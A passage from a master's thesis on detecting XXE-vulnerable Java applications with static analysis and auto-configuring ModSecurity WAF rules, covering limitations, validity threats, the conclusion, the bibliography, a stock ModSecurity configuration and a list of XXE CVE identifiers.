Lastly, an additional aspect of rule generation based on static analysis is the change it can impose on what data the WAF looks at. Currently, by using the ModSecurity parser ModSecurity analyses every piece of XML data sent to the application. By performing a vulnerability check on the underlying application the check of requested data analyzed by the WAF can be limited. It can be limited to only data it is known that the application is vulnerable against. Meaning that if an application is known to be configured to correctly defend itself against XXE attacks there is no point testing this data against vulnerabilities. This might speed up the WAF.

6.3.2 Strength and weakness of ModSecurity parser

In testing of the different parsers, a reference point to the current situation today had to be performed. As the testing was performed on ModSecurity the natural point would then be to compare it to the LibXML2 parser used by ModSecurity with their configurations. There were two aspects that were natural to highlight. Firstly, the overall effectiveness of the ModSecurity parser and secondly the difference in how it protects against payloads sent with different content-types.

The reason for the content-types were as highlighted in Section 2.3.2 the fact that the default rule from ModSecurity only is triggered by xml or soap content-types. As shown in Section 2.3.2 it is however possible to send XML payloads using for instance, text/plain content-types. This is a huge weakness compared to the WAF rules presented in this thesis. As the results in Section 5.2 shows that the WAF rules provide a 100% recall and precision with these content-types as well. Of course, the ModSecurity parser could be configured to process every payload sent to the application. However, it is difficult to see it being beneficial to process all the information sent to an application as XML data. The actual effect of this however, does need studying.

For the content-types the ModSecurity parser is set to correctly process there were also a large difference between the results and the expected results. As the ModSecurity parser uses the Libxml2 parser, which is known as a safe parser, it was expected to perform much better than it did. The results shows that the ModSecurity parser only manages a recall of 54.12%, meaning that it is unable to detect almost half the incoming attacks. However, it has a precision of 100%, so it does not produce any false positives. With a recall so much lower than the expected, the research was repeated three times to ensure the results were correct. Additionally, it was checked for any configuration errors on the researcher's side. Since no errors were found the results were confirmed to be accurate. The analysis of the observations made through testing did not give any clear indication on why the ModSecurity parser failed. For the in-band attacks there seemed to be some difference between whether a parameter entity or a general entity was used. However, there were also some attacks using parameter which passed the parser. For the out-of-band attacks it was a difference on whether they redirected to a site in the attack or sent payloads to it. This might be a difference worth looking more into, but the testing in this thesis is unable to verify a correlation.

This shows that there are two obvious weaknesses with the current Modsecurity parser that is found. Firstly, it is vulnerable to attacks using different content-type for the payloads. The regular expressions used for this thesis however do not trigger by content-type. Secondly, when it does work it does provide security at a lower recall rate than the security provided in this thesis.

6.3.3 Generalizability for different parsers

By testing the tool with two different parsers the results can give a proof for the generalizability of the methodology. In Section 5.1.3 the results for the two parsers were presented. For the Std-DOM parser a precision of 95.2% was proven and a recall of 100%. On the other hand the Std-SAX results showed the same recall, but a lower precision of 85.7%.

As discussed in Section 6.2.1, the difference might be explained by the lower amount of test applications used. It could therefore be argued that it is not an argument against the generalizability of the methodology. This is also strengthened by the finding in Section 5.1.4. Here it is shown that the application which produced the false positive was also one of the two applications which produced a false positive when testing with the Std-DOM parser. The issue causing the methodology to fail at understanding that the application is safe was also the same. It was caused by the configuration happening in another file than where the initialization of the parsers factory was performed.

To summarize, the testing shows strong similarities between the results of the two parsers. Applications are correctly flagged as vulnerable if they are vulnerable. Additionally, no vulnerable applications are ever flagged as non-vulnerable. In both parsers there is an issue of some false positives. In the Std-DOM parser this is a small amount, while it is greater in the Std-SAX. This is, however, likely an effect of a smaller amount of test applications. The errors leading to the false positives are the same across both parsers. It is therefore a sound assessment to say that the methodology is generalizable for Java XML parsers using security features.

6.4 Limitations

One of the limitations of the research is the regular expressions described in Section 4.5.4. They are not automatically created based on the vulnerability they should protect against. Instead, they are manually crafted to mimic the functionality of the security feature that is missing. Some approaches to automatically generate regular expressions for web application rules have been created, for instance by Appelt et al. [5], which uses a genetic algorithm. This approach bases itself on a multi-step process based on machine learning. Based on machine learning malicious slices is identified. Those slices are then used in a genetic algorithm to create regular expressions. With so many steps using machine learning and algorithms it was decided this would not be ideal for an auto-configuring approach.

Another limitation of XXE2WAFConfigurer is the implementation of the abstract syntax tree. As shown in Section 5.1.3, the tool has a precision of 0.952 because two of the 40 non-vulnerable applications were incorrectly flagged as vulnerable applications. Through Section 5.1.4 a presentation of those applications were performed. It indicates that the implementation will indicate that an application is vulnerable in the case where the creation of the secure DocumentBuilderFactory occurred in a different file. This is because the AST is based on a compilation unit which represents the class from the source file. Because of this, the tool is not able to correctly see the dependency between the execution of the parsing and the configuration of the parser with the security features. This decreases the functionality of the tool in some cases where the features are set in a different class. However, as seen in Section 5.2.4 Table 5.17, the false positive rate of the WAF rules is zero, meaning that by the results from the data sets it will not introduce any negative effect on the protected application.

The last limitation of the tool is that it is implemented and tested only based on pure XML attacks. There has not been any focus on SOAP. Theoretically, as SOAP is a protocol which uses XML it should extend to SOAP as well. However, this has not been tested and cannot be verified.

6.5 Threats to validity

In this section possible threats to the validity of the research will be discussed. These threats will be divided into two categories. Internal and external threats as defined by Oates [42].

6.5.1 Internal validity

One threat to internal validity is the generation of regular expressions. As explained in Section 6.4, these are manually generated. This means that there could be a chance that the regular expressions unconsciously could have been fitted for the data sets. If they were this would cause a threat to the validity of the results themselves, as it would no longer be able to prove that the results are a representative of the real-life situation. To mitigate this threat the regular expressions were created prior to the collection of the data set.

This also leads into the question on the validity of the data set. If the data sets themselves are consciously or unconsciously fitted for the project they would also risk the validity of the results. As discussed in Section 6.2.2 the data set was created mostly from CWE records. The only data in the data set that is not from the records themselves are some of the non-vulnerable payloads. The extra ones added were added to increase the coverage when it was only possible to extract a limited amount of non-vulnerable payloads from the CWE records. Additionally, these were extracted semi-randomly to ensure minimal influence from the researcher.

A question might be asked as to why the data set collection was not completely randomized. This was briefly discussed in Section 4.6.3. The main reason why a semi-randomized data gathering method was used was due to the amount of configuration files for non-malicious payloads without a document type definition. This led to a compromise between coverage and randomization having to be made. Coverage would increase the validity of the results in terms of if it covered different non-malicious payloads. The randomization would however, as discussed, effect the impact of the researcher. With both these in mind the decision was that the least amount of threat to the validity of the research would be to combine both randomization and increased coverage. This meant that it was randomized, but more configuration payloads would be filtered out.

Another threat to the internal validity of the data sets is the reduction from the initial list of CWE records as explained in Section 4.6.3. In this process the number of records was reduced so records with too large of a similarity between them didn't occur several times in the data set. This process is manual and bias from the researcher could remove records which should have been kept. To mitigate this threat a criterion which is explained by examples was created. This was exemplified in Listing 4.24 in Section 4.6.3. By having a criteria for what was required to remove a record the reduction is both objective and reproducible.

6.5.2 External validity

The main threat to external validity is the generalization of the results. Both in terms of the generalization of Java XML parsers, but also the generalization of web application firewalls.

For the parsers almost all the main XML parsers in Java either uses attributes or features as discussed in Section 2.3.2. Additionally, the difference between attributes and features in terms of implementation in the source code is in name only. Since the methodology only focuses on extracting these features theoretically it is generalizable. However, this is not proven by the results, it is only shown in theory.

Generalization of the web aplication firewalls might also be a threat to the external validity. Testing of the effect of the rules is limited to ModSecurity. In Section 2.2.2 and 2.2.3 the rule creation and their similarities were presented between ModSecurity and the WAF of the two largest cloud providers were presented. It showed that even though there would be implementation differences between the solutions, the main methodology is generalizable. All of them gave the oppertunity to match a string to an action. As these allow for regular expressions there is no logical reason why there would be behavioral differences in terms of matching payloads with a regular expression. However, the testing has been limited to only ModSecurity. Additionally, there has not been performed any

research into the regular expression syntax of these other WAFs. The potential regular expression differences in syntax would again mainly be an implementation difference as the regular expressions are based on basic regular syntax.

Chapter 7

Conclusion And Future Work

In this chapter the conclusion to the paper will be discussed in Section 7.1. In addition, recommendations to future work will be presented in Section 7.2.

7.1 Conclusion

This master thesis aimed to identify whether static analysis could be used to identify applications as vulnerable if they missed security features against XXE attacks. Additionally, the thesis wanted to identify if it was able to correctly configure the WAF protections if an application was deemed vulnerable.

Currently in web application firewall research, there was a lack of both research into XXE and auto-configuration solutions. This thesis addresses both those areas. With the focus on XXE it contributes with a methodology to address the XXE vulnerability in regard to web applications firewalls. This is put in action and tested through the proof-of-concept tool XXE2WAFConfigurer. In addition, it shows the weakness of the parser used currently to parse XML data in ModSecurity.

The tool is able to correctly identify all vulnerable applications while only producing a few false positives. This shows that the general methodology this thesis contributes works well, however it is not flawless. By using abstract syntax trees alone, it opens up the possibility of false positives if the program does not handle the dependencies between classes. Those false positives are an aspect which can be remediated and further research to fix this issue will be discussed in Section 7.2.

By using this methodology of static analysis to set WAF rules, cloud providers can improve the security of applications hosted on their services by analyzing their customers source code. The defensive measures applied by the tool showed both a precision and recall rate of 100%. This also gives us the knowledge that this is a general methodology that works and can be attempted expanded to other security vulnerabilities.

By these two points the thesis was able to both use static analysis to identify vulnerable applications. Additionally, based on that analysis it managed to correctly configure the

web application firewall. This configuration was then also proven to give equal protection against the attacks in the data set as the configured Std-DOM parser.

Lastly, through the implementation of the research the thesis contributes with a new data set to be used in XXE research. It differs from known data sets in its focus on payloads. While previous data sets were created for testing the effectiveness of tools in identifying vulnerabilities, this data set tests the defensive measures capability at defending against the attacks.

7.2 Future work

The research showed in this thesis opens up for several different new avenues for future research. One of these is applying the general methodology of linking a found vulnerability with a defensive measure. Applying this to new types of vulnerabilities can extend auto-configuration of web application firewalls. At first it would be logical to test this approach on other vulnerabilities with similar characteristics. This would mean vulnerabilities where missing configuration in the code can be translated to rules. However, the research could also be extended by finding general pattern matches which can be applied based on vulnerable code no matter the type of defensive measures required to fix the code.

Another aspect of the research which can be extended upon is improving the detection. The detection methodology can correctly assess all vulnerable applications. However, it showed a slight issue when it came to creating false positives. Even if this amount was low, it could be improved upon. The issue shown from the research was in cases where the application set the configuration for the DocumentBuilderFactory a different place than where they executed the parsing. Based on this, different approaches to improve the usage of abstract syntax trees based on, for instance, creating dependencies between different parts of the code could be explored.

The research currently follows the assumption that all usage of external entity declarations are to be blocked. This follows the assertions made when safely configuring the XML parser. Looking more into avenues to improve the regular expression matching to still block malicious data while allowing non-malicious external entities. This would improve the web application approach in comparison to fixing the parsers in the code. Many modern web application firewalls allow for a hybrid security model. Meaning that it allows both blacklisting and allowlisting. One methodology worth checking out is to extend the current methodology with a log-based rule creation for allowlisting certain external entities.

Bibliography

[1] Memen Akbar, Muhammad Arif Fadhly Ridha, et al. Sql injection and cross site scripting prevention using owasp modsecurity web application firewall. *JOIV: International Journal on Informatics Visualization*, 2(4):286–292, 2018.

[2] Hussein Alnabulsi, Md Rafiqul Islam, and Quazi Mamun. Detecting sql injection attacks using snort ids. In *Asia-Pacific World Congress on Computer Science and Engineering*, pages 1–7, 2014. doi: 10.1109/APWCCSE.2014.7053873.

[3] Amazon Web Services. Use AWS WAF to mitigate OWASP's top 10 web application vulnerabilities, 2017.

[4] Apache. Parser features. `http://xerces.apache.org/xerces2-j/features.html#`. Accessed: 22.04.2021.

[5] D. Appelt, A. Panichella, and L. Briand. Automatically repairing web application firewalls based on successful sql injection attacks. In *2017 IEEE 28th International Symposium on Software Reliability Engineering (ISSRE)*, pages 339–350, 2017. doi: 10.1109/ISSRE.2017.28.

[6] Microsoft Azure. What is azure web application firewall on azure application gateway? `https://docs.microsoft.com/en-us/azure/web-application-firewall/ag/ag-overview`, 2020. Accessed: 24.04.2021.

[7] Thomas Ball and Sriram K. Rajamani. The slam project: Debugging system software via static analysis. *SIGPLAN Not.*, 37(1):1–3, January 2002. ISSN 0362-1340. doi: 10.1145/565816.503274. URL `https://doi.org/10.1145/565816.503274`.

[8] Dan Book. Perlre. `https://perldoc.perl.org/perlre`. Accessed: 23.04.2021.

[9] N. Borenstein and N. Freed. Rfc1341: Mime (multipurpose internet mail extensions): Mechanisms for specifying and describing the format of internet message bodies. USA, 1992. RFC Editor.

[10] B. Chess and G. McGraw. Static analysis for security. *IEEE Security Privacy*, 2(6): 76–79, 2004. doi: 10.1109/MSP.2004.111.

[11] V. Clincy and H. Shahriar. Web application firewall: Network security models and configuration. In *2018 IEEE 42nd Annual Computer Software and Applications Conference (COMPSAC)*, volume 01, pages 835–836, 2018.

[12] CloudSploit. A technical analysis of the capital one hack, 2019. Accessed: 09-05.2021.

[13] Pär Emanuelsson and Ulf Nilsson. A comparative study of industrial static analysis tools. *Electronic Notes in Theoretical Computer Science*, 217:5–21, 02 2008. doi: 10.1016/j.entcs.2008.06.039.

[14] Common Weakness Enumeration. Cwe-611: Improper restriction of xml external entity reference. `https://cwe.mitre.org/data/definitions/611.html`, . Accessed: 23.04.2021.

[15] Common Weakness Enumeration. Cwe-776: Improper restriction of recursive entity references in dtds ('xml entity expansion'). `https://cwe.mitre.org/data/definitions/776.html`, . Accessed: 23.04.2021.

[16] Common Weakness Enumeration. Cwe-827: Improper control of document type definition. `https://cwe.mitre.org/data/definitions/827.html`, . Accessed: 23.04.2021.

[17] N. Freed and N. Borenstein. Rfc2046: Multipurpose internet mail extensions (mime) part two: Media types. USA, 1996. RFC Editor.

[18] G2Crowd. Best web application firewall (waf) software. `https://www.g2.com/categories/web-application-firewall-waf`, 2021. Accessed: 15.05.2021.

[19] Gartner. It spending continues to shift to public cloud computing, creating an opportunity for it leaders to enable digital business transformation. `https://www.gartner.com/smarterwithgartner/cloud-shift-impacts-all-it-markets/`, 2020. Accessed: 15.05.2021.

[20] Gartner. Web application firewalls (waf) reviews and ratings. `https://www.gartner.com/reviews/market/web-application-firewalls`, 2021. Accessed: 15.05.2021.

[21] John Graham-Cunning. Details of the cloudflare outage on july 2, 2019. `https://blog.cloudflare.com/details-of-the-cloudflare-outage-on-july-2-2019/`, 2019. Accessed: 09.05.2021.

[22] Elliote Rusty Harold and W. Scott Means. *XML in a Nutshell*. O'Reilly &; Associates, Inc., USA, 2002. ISBN 0596002920.

[23] Matt Hogan. Spotlight: Barracuda networks waf market report. https://blog.intricately.com/barracuda-networks-waf-market-report, 2019. Accessed: 15.05.2021.

[24] S. Jan, C. D. Nguyen, and L. Briand. Known xml vulnerabilities are still a threat to popular parsers and open source systems. In *2015 IEEE International Conference on Software Quality, Reliability and Security*, pages 233–241, 2015. doi: 10.1109/QRS.2015.42.

[25] Brian Krebs. What we can learn from the capital one hack, 2019. Accessed: 09-05.2021.

[26] Tammo Krueger, Christian Gehl, Konrad Rieck, and Pavel Laskov. Tokdoc: A self-healing web application firewall. In *Proceedings of the 2010 ACM Symposium on Applied Computing*, SAC '10, page 1846–1853, New York, NY, USA, 2010. Association for Computing Machinery. ISBN 9781605586397. doi: 10.1145/1774088.1774480. URL https://doi.org/10.1145/1774088.1774480.

[27] Sampsa Latvala, Mohit Sethi, and Tuomas Aura. Evaluation of out-of-band channels for iot security. *SN Computer Science*, 1, January 2020. ISSN 2661-8907. doi: 10.1007/s42979-019-0018-8.

[28] Li Li, Tegawendé F. Bissyandé, Mike Papadakis, Siegfried Rasthofer, Alexandre Bartel, Damien Octeau, Jacques Klein, and Le Traon. Static analysis of android apps: A systematic literature review. *Information and Software Technology*, 88:67–95, 2017. ISSN 0950-5849. doi: https://doi.org/10.1016/j.infsof.2017.04.001. URL https://www.sciencedirect.com/science/article/pii/S0950584917302987.

[29] Shangqing Liu, Cuiyun Gao, Sen Chen, Nie Lun Yiu, and Yang Liu. Atom: Commit message generation based on abstract syntax tree and hybrid ranking. *IEEE Transactions on Software Engineering*, 2020.

[30] McAfee. Cloud adoption and risk report. https://www.mcafee.com/enterprise/en-us/assets/reports/rp-cloud-adoption-and-risk-report-work-from-home-edition.pdf, 2020. Accessed: 03.05.2021.

[31] Magnus Mischel. *ModSecurity 2.5.* Packt Publishing, 2009. ISBN 1847194745.

[32] Ruslan Mitkov. *The Oxford Handbook of Computational Linguistics (Oxford Handbooks).* Oxford University Press, Inc., USA, 2005. ISBN 019927634X.

[33] Mitre. Common vulnerabilities and exposures. https://cve.mitre.org/, . Accessed: 19.04.2021.

[34] Mitre. Common weakness enumeration, mitre. https://cwe.mitre.org/, . Accessed: 19.04.2021.

[35] ModSecurity. Modsecurity.conf file in official modsecurity repo. https://github.com/SpiderLabs/ModSecurity/blob/v3/master/modsecurity.conf-recommended. Accessed: 16.05.2021.

[36] ModSecurity. Reference manual (v2.x). https://github.com/SpiderLabs/ModSecurity/wiki/Reference-Manual-(v2.x), 2020. Accessed: 2020-10-11.

[37] Torstein Molland, Andreas Nesbakken Berger, and Jingyue Li. Automatic detection and fixing of java xxe vulnerabilities using static source code analysis and instance tracking [manuscript submitted for publication]. 2021.

[38] Timothy D. Morgan and Omar Al Ibrahim. Xml schema, dtd, and entity attacks, 2014. Accessed: 29.04.2021.

[39] M. Murata, S. St. Laurent, and D. Kohn. Rfc3023: Xml media types. USA, 2001. RFC Editor.

[40] Ian Muscat. Out-of-band xml external entity (oob-xxe). https://www.acunetix.com/blog/articles/band-xml-external-entity-oob-xxe/, 2019. Accessed: 24.04.2021.

[41] Patrick Niemeyer and Jonathan Knudsen. *Learning java*. " O'Reilly Media, Inc.", 2005.

[42] Briony J Oates. *Researching Information Systems and Computing*. Sage Publications Ltd., 2006. ISBN 1412902231.

[43] Rui André Oliveira, Nuno Laranjeiro, and Marco Vieira. Wsfaggressor: An extensible web service framework attacking tool. In *Proceedings of the Industrial Track of the 13th ACM/IFIP/USENIX International Middleware Conference*, MIDDLEWARE '12, New York, NY, USA, 2012. Association for Computing Machinery. ISBN 9781450316132. doi: 10.1145/2405146.2405148. URL https://doi.org/10.1145/2405146.2405148.

[44] Oracle. Class xmlconstants. https://docs.oracle.com/javase/7/docs/api/javax/xml/XMLConstants.html#FEATURE_SECURE_PROCESSING. Accessed: 22.04.2021.

[45] OWASP. Xml external entity prevention cheat sheet. https://cheatsheetseries.owasp.org/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.html,. Accessed: 21.04.2021.

[46] OWASP. Owasp top ten 2017. https://owasp.org/www-project-top-ten/2017/,. Accessed: 07.11.2020.

[47] OWASP. Best practices: Use of web application firewalls. https://owasp.org/www-pdf-archive/Best_Practices_WAF_v105.en.pdf, 2008. Accessed: 2020-10-11.

[48] OWASP. Owasp top ten 2017 - paper. `https://raw.githubusercontent.com/OWASP/Top10/master/2017/OWASP%20Top%2010-2017%20(en).pdf`, 2017. Accessed: 19.04.2021.

[49] Tosin Daniel Oyetoyan and Marcos Chaim. Comparing capability of static analysis tools to detect security weaknesses in mobile applications. 2017.

[50] Dariusz Pałka and Marek Zachara. Learning web application firewall - benefits and caveats. In A. Min Tjoa, Gerald Quirchmayr, Ilsun You, and Lida Xu, editors, *Availability, Reliability and Security for Business, Enterprise and Health Information Systems*, pages 295–308, Berlin, Heidelberg, 2011. Springer Berlin Heidelberg. ISBN 978-3-642-23300-5.

[51] Yoon Soo Park, Lars Konge, and Anthony R Artino. The positivism paradigm of research. *Acad Med*, 95(5):690–694, 2020 May 2020. ISSN 1938-808X. doi: 10.1097/ACM.0000000000003093.

[52] Stefan Prandl, Mihai Lazarescu, and Duc-Son Pham. A study of web application firewall solutions. In Sushil Jajoda and Chandan Mazumdar, editors, *Information Systems Security*, pages 501–510, Cham, 2015. Springer International Publishing. ISBN 978-3-319-26961-0.

[53] A. Razzaq, A. Hur, S. Shahbaz, M. Masood, and H. F. Ahmad. Critical analysis on web application firewall solutions. In *2013 IEEE Eleventh International Symposium on Autonomous Decentralized Systems (ISADS)*, pages 1–6, 2013. doi: 10.1109/ISADS.2013.6513431.

[54] Lwin Khin Shar, Hee Beng Kuan Tan, and Lionel C. Briand. Mining sql injection and cross site scripting vulnerabilities using hybrid program analysis. In *2013 35th International Conference on Software Engineering (ICSE)*, pages 642–651, 2013. doi: 10.1109/ICSE.2013.6606610.

[55] J. J. Singh, H. Samuel, and P. Zavarsky. Impact of paranoia levels on the effectiveness of the modsecurity web application firewall. In *2018 1st International Conference on Data Intelligence and Security (ICDIS)*, pages 141–144, 2018. doi: 10.1109/ICDIS.2018.00030.

[56] T. D. Sobola, P. Zavarsky, and S. Butakov. Experimental study of modsecurity web application firewalls. In *2020 IEEE 6th Intl Conference on Big Data Security on Cloud (BigDataSecurity), IEEE Intl Conference on High Performance and Smart Computing, (HPSC) and IEEE Intl Conference on Intelligent Data and Security (IDS)*, pages 209–213, 2020. doi: 10.1109/BigDataSecurity-HPSC-IDS49724.2020.00045.

[57] Christopher Späth, Christian Mainka, Vladislav Mladenov, and Jörg Schwenk. Sok: XML parser vulnerabilities. In *10th USENIX Workshop on Offensive Technologies (WOOT 16)*, Austin, TX, August 2016. USENIX Association. URL `https://www.usenix.org/conference/woot16/workshop-program/presentation/spath`.

[58] Jane J. Stephan, Sahab Dheyaa Mohammed, and Mohammed Khudhair Abbas. Neural network approach to web application protection. *International Journal of Information and Education Technology*, 5:150–155, 2015.

[59] Bryan Sullivan. Security briefs - xml denial of service attacks and defenses. `https://docs.microsoft.com/en-us/archive/msdn-magazine/2009/november/xml-denial-of-service-attacks-and-defenses`, 2009. Accessed: 24.04.2021.

[60] Adem Tekerek and Omer Bay. Design and implementation of an artificial intelligence-based web application firewall model. *Neural Network World*, 29:189–206, 01 2019. doi: 10.14311/NNW.2019.29.013.

[61] I. A. Yari, B. Abdullahi, and S. A. Adeshina. Towards a framework of configuring and evaluating modsecurity waf on tomcat and apache web servers. In *2019 15th International Conference on Electronics, Computer and Computation (ICECCO)*, pages 1–7, 2019. doi: 10.1109/ICECCO48375.2019.9043209.

[62] Jie Zhang, Cong Tian, and Zhenhua Duan. Fastdroid: Efficient taint analysis for android applications. In *2019 IEEE/ACM 41st International Conference on Software Engineering: Companion Proceedings (ICSE-Companion)*, pages 236–237, 2019. doi: 10.1109/ICSE-Companion.2019.00092.

Appendix

Appendix A

ModSecurity configuration file

```
1
2  # -- Rule engine initialization
       ----------------------------------------------
3
4  # Enable ModSecurity, attaching it to every transaction.
       Use detection
5  # only to start with, because that minimises the chances of
       post-installation
6  # disruption.
7  #
8  SecRuleEngine On
9
10
11 # -- Request body handling
       ---------------------------------------------------
12
13 # Allow ModSecurity to access request bodies. If you don't,
       ModSecurity
14 # won't be able to see any POST parameters, which opens a
       large security
15 # hole for attackers to exploit.
16 #
17 SecRequestBodyAccess On
18
19
20 # Enable XML request body parser.
21 # Initiate XML Processor in case of xml content-type
22 #
```

```
23 SecRule REQUEST_HEADERS:Content-Type "(?:application(?:/soap\+|/)|text/)xml" \
24      "id:'200000',phase:1,t:none,t:lowercase,pass,nolog,ctl:requestBodyProcessor=XML"
25
26 # Enable JSON request body parser.
27 # Initiate JSON Processor in case of JSON content-type; change accordingly
28 # if your application does not use 'application/json'
29 #
30 SecRule REQUEST_HEADERS:Content-Type "application/json" \
31      "id:'200001',phase:1,t:none,t:lowercase,pass,nolog,ctl:requestBodyProcessor=JSON"
32
33 # Maximum request body size we will accept for buffering. If you support
34 # file uploads then the value given on the first line has to be as large
35 # as the largest file you are willing to accept. The second value refers
36 # to the size of data, with files excluded. You want to keep that value as
37 # low as practical.
38 #
39 SecRequestBodyLimit 13107200
40 SecRequestBodyNoFilesLimit 131072
41
42 # Store up to 128 KB of request body data in memory. When the multipart
43 # parser reaches this limit, it will start using your hard disk for
44 # storage. That is slow, but unavoidable.
45 #
46 SecRequestBodyInMemoryLimit 131072
47
48 # What do do if the request body size is above our configured limit.
49 # Keep in mind that this setting will automatically be set to ProcessPartial
50 # when SecRuleEngine is set to DetectionOnly mode in order to minimize
51 # disruptions when initially deploying ModSecurity.
52 #
53 SecRequestBodyLimitAction Reject
54
```

```
55 # Verify that we've correctly processed the request body.
56 # As a rule of thumb, when failing to process a request
       body
57 # you should reject the request (when deployed in blocking
       mode)
58 # or log a high-severity alert (when deployed in detection-
       only mode).
59 #
60 SecRule REQBODY_ERROR "!@eq 0" \
61 "id:'200002', phase:2,t:none,log,deny,status:400,msg:'
       Failed to parse request body.',logdata:'%{
       reqbody_error_msg}',severity:2"
62
63 # By default be strict with what we accept in the multipart
       /form-data
64 # request body. If the rule below proves to be too strict
       for your
65 # environment consider changing it to detection-only. You
       are encouraged
66 # _not_ to remove it altogether.
67 #
68 SecRule MULTIPART_STRICT_ERROR "!@eq 0" \
69 "id:'200003',phase:2,t:none,log,deny,status:400, \
70 msg:'Multipart request body failed strict validation: \
71 PE %{REQBODY_PROCESSOR_ERROR}, \
72 BQ %{MULTIPART_BOUNDARY_QUOTED}, \
73 BW %{MULTIPART_BOUNDARY_WHITESPACE}, \
74 DB %{MULTIPART_DATA_BEFORE}, \
75 DA %{MULTIPART_DATA_AFTER}, \
76 HF %{MULTIPART_HEADER_FOLDING}, \
77 LF %{MULTIPART_LF_LINE}, \
78 SM %{MULTIPART_MISSING_SEMICOLON}, \
79 IQ %{MULTIPART_INVALID_QUOTING}, \
80 IP %{MULTIPART_INVALID_PART}, \
81 IH %{MULTIPART_INVALID_HEADER_FOLDING}, \
82 FL %{MULTIPART_FILE_LIMIT_EXCEEDED}'"
83
84 # Did we see anything that might be a boundary?
85 #
86 SecRule MULTIPART_UNMATCHED_BOUNDARY "!@eq 0" \
87 "id:'200004',phase:2,t:none,log,deny,msg:'Multipart parser
       detected a possible unmatched boundary.'"
88
89 # PCRE Tuning
90 # We want to avoid a potential RegEx DoS condition
```

```
91  #
92  SecPcreMatchLimit 100000
93  SecPcreMatchLimitRecursion 100000
94
95  # Some internal errors will set flags in TX and we will
       need to look for these.
96  # All of these are prefixed with "MSC_". The following
       flags currently exist:
97  #
98  # MSC_PCRE_LIMITS_EXCEEDED: PCRE match limits were exceeded
       .
99  #
100 SecRule TX:/^MSC_/ "!@streq 0" \
101         "id:'200005',phase:2,t:none,deny,msg:'ModSecurity
               internal error flagged: %{MATCHED_VAR_NAME}'"
102
103
104 # -- Response body handling
       -------------------------------------------------
105
106 # Allow ModSecurity to access response bodies.
107 # You should have this directive enabled in order to
       identify errors
108 # and data leakage issues.
109 #
110 # Do keep in mind that enabling this directive does
       increases both
111 # memory consumption and response latency.
112 #
113 SecResponseBodyAccess On
114
115 # Which response MIME types do you want to inspect? You
       should adjust the
116 # configuration below to catch documents but avoid static
       files
117 # (e.g., images and archives).
118 #
119 SecResponseBodyMimeType text/plain text/html text/xml
120
121 # Buffer response bodies of up to 512 KB in length.
122 SecResponseBodyLimit 524288
123
124 # What happens when we encounter a response body larger
       than the configured
```

```
125 # limit? By default, we process what we have and let the
        rest through.
126 # That's somewhat less secure, but does not break any
        legitimate pages.
127 #
128 SecResponseBodyLimitAction ProcessPartial
129
130
131 # -- Filesystem configuration
        ------------------------------------------------
132
133 # The location where ModSecurity stores temporary files (
        for example, when
134 # it needs to handle a file upload that is larger than the
        configured limit).
135 #
136 # This default setting is chosen due to all systems have /
        tmp available however,
137 # this is less than ideal. It is recommended that you
        specify a location that's private.
138 #
139 SecTmpDir /tmp/
140
141 # The location where ModSecurity will keep its persistent
        data.  This default setting
142 # is chosen due to all systems have /tmp available however,
         it
143 # too should be updated to a place that other users can't
        access.
144 #
145 SecDataDir /tmp/
146
147
148 # -- File uploads handling configuration
        -------------------------------------
149
150 # The location where ModSecurity stores intercepted
        uploaded files. This
151 # location must be private to ModSecurity. You don't want
        other users on
152 # the server to access the files, do you?
153 #
154 #SecUploadDir /opt/modsecurity/var/upload/
155
```

```
156 # By default, only keep the files that were determined to
      be unusual
157 # in some way (by an external inspection script). For this
      to work you
158 # will also need at least one file inspection rule.
159 #
160 #SecUploadKeepFiles RelevantOnly
161
162 # Uploaded files are by default created with permissions
      that do not allow
163 # any other user to access them. You may need to relax that
       if you want to
164 # interface ModSecurity to an external program (e.g., an
      anti-virus).
165 #
166 #SecUploadFileMode 0600
167
168
169 # -- Debug log configuration
      -------------------------------------------------
170
171 # The default debug log configuration is to duplicate the
      error, warning
172 # and notice messages from the error log.
173 #
174 #SecDebugLog /opt/modsecurity/var/log/debug.log
175 #SecDebugLogLevel 3
176
177
178 # -- Audit log configuration
      -------------------------------------------------
179
180 # Log the transactions that are marked by a rule, as well
      as those that
181 # trigger a server error (determined by a 5xx or 4xx,
      excluding 404,
182 # level response status codes).
183 #
184 SecAuditEngine RelevantOnly
185 SecAuditLogRelevantStatus "^(?:5|4(?!04))"
186
187 # Log everything we know about a transaction.
188 SecAuditLogParts ABDEFHIJZ
189
```

```
190 # Use a single file for logging. This is much easier to
      look at, but
191 # assumes that you will use the audit log only ocassionally
      .
192 #
193 SecAuditLogType Serial
194 SecAuditLog /var/log/apache2/modsec_audit.log
195
196 # Specify the path for concurrent audit logging.
197 #SecAuditLogStorageDir /opt/modsecurity/var/audit/
198
199
200 # -- Miscellaneous -----------------------------------------
201
202 # Use the most commonly used application/x-www-form-
      urlencoded parameter
203 # separator. There's probably only one application
      somewhere that uses
204 # something else so don't expect to change this value.
205 #
206 SecArgumentSeparator &
207
208 # Settle on version 0 (zero) cookies, as that is what most
      applications
209 # use. Using an incorrect cookie version may open your
      installation to
210 # evasion attacks (against the rules that examine named
      cookies).
211 #
212 SecCookieFormat 0
213
214 # Specify your Unicode Code Point.
215 # This mapping is used by the t:urlDecodeUni transformation
       function
216 # to properly map encoded data to your language. Properly
      setting
217 # these directives helps to reduce false positives and
      negatives.
218 #
219 SecUnicodeMapFile unicode.mapping 20127
220
221 # Improve the quality of ModSecurity by sharing information
       about your
222 # current ModSecurity version and dependencies versions.
```

```
223 # The following information will be shared: ModSecurity
        version,
224 # Web Server version, APR version, PCRE version, Lua
        version, Libxml2
225 # version, Anonymous unique id for host.
226 SecStatusEngine On
```

Listing A.1: ModSecurity configuration file

Appendix B

CVE records used for creation of data set - XXE

CVE codes for XXE		
CVE-2021-27184	CVE-2018-16252	CVE-2016-10097
CVE-2021-21250	CVE-2018-15805	CVE-2016-0457
CVE-2020-7032	CVE-2018-15444	CVE-2016-0456
CVE-2020-27017	CVE-2018-13417	CVE-2015-7241
CVE-2020-26513	CVE-2018-1247	CVE-2015-6664
CVE-2020-24052	CVE-2018-10832	CVE-2015-6662
CVE-2020-21524	CVE-2018-10077	CVE-2015-5161
CVE-2020-14204	CVE-2018-11586	CVE-2015-5068
CVE-2020-14029	CVE-2018-1000840	CVE-2015-3623
CVE-2019-7442	CVE-2018-1000639	CVE-2015-2346
CVE-2019-17554	CVE-2018-1000548	CVE-2014-7177
CVE-2019-19032	CVE-2018-1000540	CVE-2014-6032
CVE-2019-19031	CVE-2017-9355	CVE-2014-5214
